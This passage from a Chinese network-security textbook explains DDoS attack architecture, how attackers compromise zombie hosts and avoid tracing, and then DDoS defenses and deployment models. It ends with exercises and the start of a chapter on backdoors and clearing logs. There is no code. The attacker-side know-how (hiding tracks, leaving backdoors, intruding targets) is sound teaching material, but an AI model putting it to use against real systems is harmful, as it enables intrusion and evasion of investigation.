


图 6-32　DDoS 攻击体系

（1）攻击控制台：黑客所用的主机，也称为攻击者。它操纵整个攻击过程，向主控端发送攻击命令。

（2）攻击服务器：是攻击者非法侵入并控制的一些主机，这些主机分别控制大量的代理攻击主机。其上面安装特定的程序，可以接受攻击者发来的特殊指令，并且可以把这些指令发送到攻击器上。

（3）攻击器：也是攻击者侵入并控制的一批主机，其上面运行攻击程序，接受和运行主控端发来的命令。

（4）目标主机：被攻击的受害者。

先来看一下最重要的第二部分（攻击服务器）和第三部分（攻击器），它们分别用做控制和实际发起攻击。请注意攻击服务器与攻击器的区别，对第四部分的目标主机来说，DDoS 的实际攻击包是从第三部分攻击器傀儡机上发出的，第二部分的攻击服务器只发布命令而不参与实际的攻击。对第二和第三部分计算机，第一部分黑客（攻击控制台）有控制权或者是部分的控制权，并把相应的 DDoS 程序上传到这些平台上，这些程序与正常的程序一样运行并等待来自黑客的指令，通常它还会利用各种手段隐藏自己不被别人发现。在平时，这些攻击服务器并没有什么异常，只是一旦黑客连接到它们进行控制，并发出指令的时候，攻击服务器就成为害人者去发起攻击了。

为什么黑客不直接去控制攻击器，而要从攻击服务器上转一下呢？作为攻击者，肯定不愿意被捉到，而攻击者使用的傀儡机越多，他实际上提供给受害者的分析依据就越多。在占领一台机器后，高水平的攻击者会首先做两件事：第一，考虑如何留好后门；第二，如何清理日志。但是在第三部分攻击器上清理日志实在是一项庞大的工程，即使在有很好的日志清理工具的帮助下，黑客也是对这个任务很头痛的。这就导致了有些攻击器清除日志不是很干净，通过它上面的线索找到了控制它的上一级计算机，这上一级的计算机如果是黑客自己的机器，那么他就会被揪出来了。但如果这是控制攻击服务器的话，黑客自身还是安全的。控制服务器的数目相对很少，一般一台就可以控制几十台攻击机，清理一台计算机的日志对黑客来讲就轻松多了，这样从控制机再找到黑客的可能性也大大降低。

6.8.7 DDoS 攻击过程

DDoS 发生的过程可以描述如下。

1. 搜集了解目标的情况

- 被攻击目标主机数据、地址情况。
- 目标主机的配置、性能。
- 目标的带宽。

从目标情况中找到可能成为傀儡机的机器。

2. 占领傀儡机

- 链路状态好的主机。
- 性能好的主机。
- 安全管理水平差的主机。

首先，一般采用扫描手段，随机地或者是有针对性地利用扫描器去发现互联网上那些有漏洞的机器，像程序的溢出漏洞、数据库漏洞等，随后就是尝试入侵了，一旦入侵后，把 DDoS 攻击用的程序上载过去，一般是利用 FTP。在攻击器上，会有一个 DDoS 的发包程序，攻击者就是利用它来向目标主机发送恶意攻击包。

3. 实际攻击

经过前两个阶段的精心准备，就可以开始瞄准目标准备发射了。攻击者登录到作为攻击服务器的傀儡机，向所有的攻击器发出 DDoS 攻击命令，这时候埋伏在攻击器中的 DDoS 攻击程序就会响应攻击服务器的命令，一起向目标主机或设备高速度发送大量的数据包，导致服务停止、死机或连接线路拥塞中断。

6.8.8 DDoS 防御的方法

1. 定期扫描

要定期扫描现有的网络主节点，清查可能存在的安全漏洞，对新出现的漏洞及时进行清理。骨干节点的计算机因为具有较高的带宽，是黑客利用的最佳位置，因此对这些主机本身加强主机安全是非常重要的。而且连接到网络主节点的都是服务器级别的计算机，所以定期扫描漏洞就变得更加重要了。

2. 采用高性能的网络设备

首先要保证网络设备不能成为瓶颈，因此选择路由器、交换机、硬件防火墙等设备的

时候要尽量选用知名度高、口碑好的产品。再就是假如选择和网络提供商有特殊关系或协议的话就更好了，当大量攻击发生的时候请它们在网络节点处做一下流量限制来对抗某些种类的 DDoS 攻击是非常有效的。

3．尽量避免 NAT 的使用

无论是路由器还是硬件防火墙设备要尽量避免采用网络地址转换 NAT 的使用，因为采用此技术会较大降低网络通信能力，其实原因很简单，因为 NAT 需要对地址来回转换，转换过程中需要对网络包的校验和进行计算，因此浪费了很多 CPU 的时间，但有些时候必须使用 NAT，那就没有好办法了。

4．充足的网络带宽保证

网络带宽直接决定了对抗受攻击的能力，假若仅仅有 10Mb 带宽的话，无论采取什么措施都很难对抗现在的 SYNFlood 攻击，当前至少要选择 100Mb 的共享带宽，最好的当然是挂在 1000Mb 的主干网上了。但需要注意的是，主机上的网卡是 1000Mb 的并不意味着它的网络带宽就是千兆的，若把它接在 100Mb 的交换机上，它的实际带宽不会超过 100Mb，再就是接在 100Mb 的带宽上也不等于就有了百兆的带宽，因为网络服务商很可能会在交换机上限制实际带宽为 10Mb，这点一定要搞清楚。

5．在骨干节点配置防火墙

防火墙本身能抵御 DDoS 攻击和其他一些攻击。在发现受到攻击的时候，可以将攻击导向一些牺牲主机，这样可以保护真正的主机不被攻击。当然导向的这些牺牲主机可以选择不重要的，或者是 Linux 以及 UNIX 等漏洞少和天生防范攻击优秀的系统。

6．过滤不必要的服务和端口

过滤不必要的服务和端口，即在路由器上过滤假 IP。只开放服务端口成为目前很多服务器的流行做法，例如 WWW 服务器只开放 80 端口而将其他所有端口关闭或在防火墙上做阻止策略。

7．检查访问者的来源

使用 Unicast Reverse Path Forwarding 等通过反向路由器查询的方法检查访问者的 IP 地址是否是真，如果是假的，它将予以屏蔽。许多黑客攻击常采用假 IP 地址方式迷惑用户，很难查出它来自何处。因此，利用 Unicast Reverse Path Forwarding 可减少假 IP 地址的出现，有助于提高网络安全性。

8．限制 SYN/ICMP 流量

用户应在路由器上配置 SYN/ICMP 的最大流量来限制 SYN/ICMP 包所能占有的最高频宽，这样，当出现大量的超过所限定的 SYN/ICMP 流量时，说明不是正常的网络访问，而是有黑客入侵。早期通过限制 SYN/ICMP 流量是最好的防范 DoS 的方法，虽然目前该方法对于 DDoS 效果不太明显了，不过仍然能够起到一定的作用。

6.8.9 DDoS 防护部署

1．串行部署防御 DDoS 攻击

串行部署防御模式主要应用在企业网络中，在网络的出口或要保护的目标地址前进行部署，提供串行的保护形式，如图 6-33 所示。

此种部署模式不需要 DDoS 攻击检测器，直接将防护设备部署在需要保护的设备前面，利用设备的识别能力，直接过滤攻击流量。

此种部署模式实施比较简单，但也有以下几个较为明显的弱点：

- 可能会成为性能瓶颈，任何时候流量都经过防范设备；
- 在需要保护的目标设备比较多的情况下，投资较高；
- 对来自上游的基于带宽的 DDoS 攻击无法提供有效保护。




图 6-33　串行部署防御模式

2．旁路部署防御 DDoS 攻击

完整的 DDoS 保护围绕 4 个关键主题建立：

（1）要缓解攻击，而不只是检测；

（2）从恶意业务中精确辨认出正常的业务，维持业务继续进行，而不只是检测攻击的存在；

（3）内部性能和体系结构能对上游进行配置，保护所有易受损点；

（4）维持可靠性和成本效益可升级性。

旁路式部署防御模式可以完全围绕这几个关键主题进行，没有串行模式的几大弱点，可以应用在各种网络中，对网络设备、服务器等提供保护，如图 6-34 所示。

此种部署模式是在原有网络的基础上实施的，对原有网络没有任何改变。此方式需要 DDoS 攻击检测器或流量异常检测手段，当检测器发现 DDoS 攻击后，直接通知 DDoS 防范器将流量引导到 DDoS 防范器进行过滤，然后将过滤完后正常的流量继续传送到目标地址。

这种模式基于检测、转移、验证和转发的基础上实施一个完整 DDoS 保护解决方案来提供完全保护，通过下列措施维持业务不间断进行。

（1）实时检测 DDoS 停止服务攻击；

（2）转移指向目标设备的数据业务到特定的 DDoS 攻击防护设备进行处理；

（3）从正常的数据包中分析和过滤出恶意的数据包，阻止恶意业务影响性能，同时允许合法业务的处理；

（4）转发正常业务来维持商务持续进行。




图 6-34　旁路部署防御模式

此种部署模式具有如下的特点：

- DDoS 攻击检测和防范过程可以完全自动实现；
- DDoS 防范设备不会成为性能瓶颈，只有当攻击发生的时候，流量才会经过 DDoS 防范设备；
- 适合运营商和大型企业；
- 不仅可以防范面向 CPU 的 DDoS 攻击，也可以防范面向带宽的攻击；
- DDoS 防范设备是旁路的，同时又是共享设备，可以对众多的保护目标提供保护又不会成为性能瓶颈；
- 在需要保护的目标设备比较多的情况下，平均投资明显下降；
- 对来自上游的基于带宽的 DDoS 攻击可以提供有效保护；
- 在运营商网络环境中，可以很容易将其转变成完全服务产品，销售给企业用户；
- 适用于复杂的网络环境，如 IP、MPLS、MPLS VPN、GRE Tunnel 等。

此种部署模式对 DDoS 防御具有以下保护性能：

- 即使在攻击者的身份不断变化的情况下，通过完整的检测和阻断机制也可以立即响应 DDoS 攻击；
- 与静态路由过滤器或 IDS 签名相比，能提供更完整的验证性能；
- 提供基于行为的反常事件识别来检测含有恶意意图的有效包；
- 识别和阻断个别的欺骗包，保护合法商务交易；
- 提供能处理大量 DDoS 攻击但不影响被保护资源的机制；

- 攻击期间能按需求布置保护，不会引进故障点或增加串联策略的瓶颈点；
- 内置智能只处理被感染的业务流，确保可靠性最大化和花销比例最小化；
- 避免依赖网络设备或配置转换；
- 所有通信使用标准协议，确保互操作性和可靠性最大化。

思考与练习

1. 简述社会工程学攻击的原理。
2. 登录系统后如何获得管理员密码？
3. 简述暴力攻击的原理。
4. 如何防御暴力攻击？
5. 简述 Unicode 漏洞的基本原理。
6. 简述缓冲区溢出攻击的原理。
7. 简述拒绝服务攻击的种类和原理。
8. 利用三种不同的方法，入侵目标计算机。

第 7 章　网络后门与清除日志

本章学习目标：

- 了解留后门的原则；
- 掌握账号后门和服务后门；
- 了解主机日志类型；
- 掌握清除主机日志方法；
- 掌握清除 IIS 日志方法。

7.1　网 络 后 门

简单地说，后门就是攻击者再次进入网络或者是系统而不被发现的隐藏通道。

